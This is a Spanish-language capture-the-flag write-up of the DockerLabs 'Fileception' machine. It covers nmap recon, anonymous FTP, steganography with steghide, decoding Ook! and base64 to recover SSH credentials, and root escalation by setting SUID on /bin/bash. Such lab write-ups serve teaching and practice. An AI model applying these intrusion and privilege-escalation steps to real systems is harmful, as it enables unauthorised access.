



Fileception writeup - Dockerlabs

Dificultad : medio

Escrito por : tellmefred

Introducción:

Bienvenidos a "Fileception", una máquina de práctica de DockerLabs. En esta sesión, explorarás el uso de la esteganografía dentro del entorno de TI.

En "Fileception", aprenderás cómo los atacantes pueden ocultar información dentro de archivos de manera que pase desapercibida para las medidas de seguridad tradicionales. Esta técnica, conocida como esteganografía, es utilizada para esconder datos sensibles dentro de otros archivos.

Reconocimiento:

Empezamos haciendo un Ping para confirmar la conectividad.

```

└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/fileception]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.151 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.112 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.099 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.101 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.099/0.115/0.151/0.020 ms

```


En el escaneo de nmap me encuentro el puerto 21,22 y 80 abierto con servicios corriendo.

```

Host is up (0.000017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ftp-syst:
|_STAT:
FTP server status:
| Connected to 172.17.0.1
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrw-rw- 1 ftp      ftp      75372 Apr 27 02:17 hello_peter.jpg [NSE: writeable]
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 256 61:8f:91:89:a7:0b:8e:17:b7:dd:38:e0:00:04:59:47 (ECDSA)
| 256 8a:15:29:13:ec:aa:f6:20:ca:c8:80:14:56:05:ec:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)

```

Verificando el puerto 80 y me topo con la default Pages de apache nada raro.



Aquí en el servicio del puerto 21 FTP me veo el login anonymous activo, entro y procedo a descargarme una imagen que encontré.

```
(root@tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/fileception]
# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:tellmefred): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41179|)
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp      ftp          75372 Apr 27 02:17 hello_peter.jpg
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> get hello_peter.jpg
local: hello_peter.jpg remote: hello_peter.jpg
229 Entering Extended Passive Mode (|||16389|)
150 Opening BINARY mode data connection for hello_peter.jpg (75372 bytes).
100% |*****| 75372      269.21 MiB/s    00:00 ETA
226 Transfer complete.
75372 bytes received in 00:00 (94.95 MiB/s)
ftp> exit
221 Goodbye.
```

La imagen no me llevó a ningún punto así que decidí revisar el código fuente de la página del puerto 80. Me copié la clave encriptada y me la llevé a un decoder online verificando entre varios base.

359 <!--
360 ¡Hola, Peter!
361
362 ¿Te acuerdas los libros que te presté de esteganografía? ¿A que estaban buenísimos?
363
364 Aquí te dejo una clave que usaras sabiamente en el momento justo. Por favor, no seas tan obvio, la vida no se trata de fuerza bruta.
365
366 @UX=h7T9oMA7J7hA7]:YE+*g/GAhM4
367
368 Solo te comento, recuerdo que usé este método porque casi nadie lo usa... o si. Lamentablemente, a mi también se me olvido. Solo recuerdo que era base
369 -->
370

Explotación:

Aquí encontré el decoder utilizándolo para obtener el resultado de la imagen.



Aquí intentando encontrar que había dentro de el archivo .jpg que descargué por FTP me pide una frase y accedo a poner la que extraje de aquella clave.


```
[root@tellmefred]~-[/home/tellmefred/Desktop/Dokerlabs/fileception]
└─# steghide --extract -sf hello_peter.jpg
Enter passphrase:
wrote extracted data to "you_find_me.txt".
```

Aquí me encuentro con un archivo .txt que contiene esto.

Investigando en Google me topé con esta respuesta de que es un lenguaje esotérico es decir poco conocido.

(con el signo de exclamación) es un Lenguaje de programación esotérico y Turing completo. Este lenguaje es una parodia de Brainfuck, del que toma su conjunto completo de comandos (ver tabla).

Me busco un Ook! to text y me da una contraseña con la que procedo a acceder a ssh con el usuario mencionado que es peter.



Y ganamos acceso.

```
└─(root@tellmefred)─[/home/tellmefred/Desktop/Dokerlabs/fileception]
# ssh peter@172.17.0.2
peter@172.17.0.2's password:
Permission denied, please try again.
peter@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.6.15-amd64 x86_64)
```

Hago ls e inmediatamente me topo con este archivo .txt.

```
Last login: Sat Apr 27 03:41:20 2024 from 172.17.0.1
peter@7506877f9f05:~$ ls
files nota_importante.txt
peter@7506877f9f05:~$ cat nota_importante.txt
NO REINICIES EL SISTEMA!!

HAY UN ARCHIVO IMPORTANTE EN TMP
peter@7506877f9f05:~$ █
```

Ahora en el directorio tmp leemos estos archivos y entendemos que hay que cambiarle el formato al archivo así que me lo llevare a mi máquina para hacerlo.

```
peter@7506877f9f05:~$ cd /tmp
peter@7506877f9f05:/tmp$ ls
importante_octopus.odt  recuerdos_del_sysadmin.txt
peter@7506877f9f05:/tmp$ cat recuerdos_del_sysadmin.txt
Cuando era niño recuerdo que, a los videos, para pasarlo de flv a mp4, solo cambiaba la extensión. Que iluso.
```

Con scp nos llevamos el archivo.

```
(root@tellmefred)-[~/home/tellmefred/Desktop]
# scp peter@172.17.0.2:/tmp/importante_octopus.odt /home/tellmefred/Desktop/Dokerlabs/fileception
peter@172.17.0.2's password:                                          100%   14KB   4.7MB/s   00:00
importante_octopus.odt
```

Intentando utilicé varias extensiones como txt,xml,php hasta que llegue al punto de usar .zip e intentar extraerlo y si funcione.

```
[root@tellmefred]~/Desktop/Dokerlabs/fileception]
# mv importante_octopus.odt importante_octopus.zip

[root@tellmefred]~/Desktop/Dokerlabs/fileception]
# unzip importante_octopus.zip
Archive: importante_octopus.zip
  creating: Configurations2/accelerator/
  creating: Configurations2/floater/
  creating: Configurations2/images/Bitmaps/
  creating: Configurations2/menubar/
  creating: Configurations2/popupmenu/
  creating: Configurations2/progressbar/
  creating: Configurations2/statusbar/
  creating: Configurations2/toolbar/
  creating: Configurations2/toolpanel/
  inflating: META-INF/manifest.xml
  extracting: Thumbnails/thumbnail.png
  inflating: content.xml
  inflating: leerme.xml
  inflating: manifest.rdf
  inflating: meta.xml
  extracting: mimetype
  inflating: settings.xml
  inflating: styles.xml
```

Revisando me encontré con leerme.xml y tenía usuario y contraseña, pero la contraseña parecía encodeada.

```
[root@tellmefred]~/Desktop/Dokerlabs/fileception]
# cat leerme.xml
Decirle a Peter que me pase el odt de mis anécdotas, en caso de que se me olviden mis credenciales de administrador... Él no sabe de Esteganografía, nunca sé lo imaginaria esto.

usuario: octopus
password: ODBoMjM4MGgzNHVvdW8zaDQ=
```

Aquí decodificamos con base64 y tenemos la password.

```
[root@tellmefred]~/Desktop/Dokerlabs/fileception]
# echo "ODBoMjM4MGgzNHVvdW8zaDQ=" | base64 -d; echo
80h2380h34uouo3h4
```

Escalada de privilegios:

Logrando iniciar sesión con el usuario octopus empezamos a buscar la forma de hacernos root.

```
[root@tellmefred]~[/home/tellmefred/Desktop/Dokerlabs/fileception]
# ssh octopus@172.17.0.2
octopus@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Apr 27 03:46:10 2024 from 172.17.0.1
octopus@7506877f9f05:~$
```

Sudo -l y podemos ejecutar todo.

```
octopus@7506877f9f05:~$ sudo -l
Matching Defaults entries for octopus on 7506877f9f05:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User octopus may run the following commands on 7506877f9f05:
    (ALL) NOPASSWD: ALL
    (ALL : ALL) ALL
octopus@7506877f9f05:~$
```

Procedemos a darnos permiso de usar el bash y solo tenemos que hacer bash -p y somos root.

```
octopus@7506877f9f05:~$ sudo chmod u+s /bin/bash
[sudo] password for octopus:
Sorry, try again.
[sudo] password for octopus:
octopus@7506877f9f05:~$ bash -p
bash-5.2# whoami
root
bash-5.2# cd /root
bash-5.2# ls
bash-5.2# pwd
/root
bash-5.2#
```

Maquina rooted.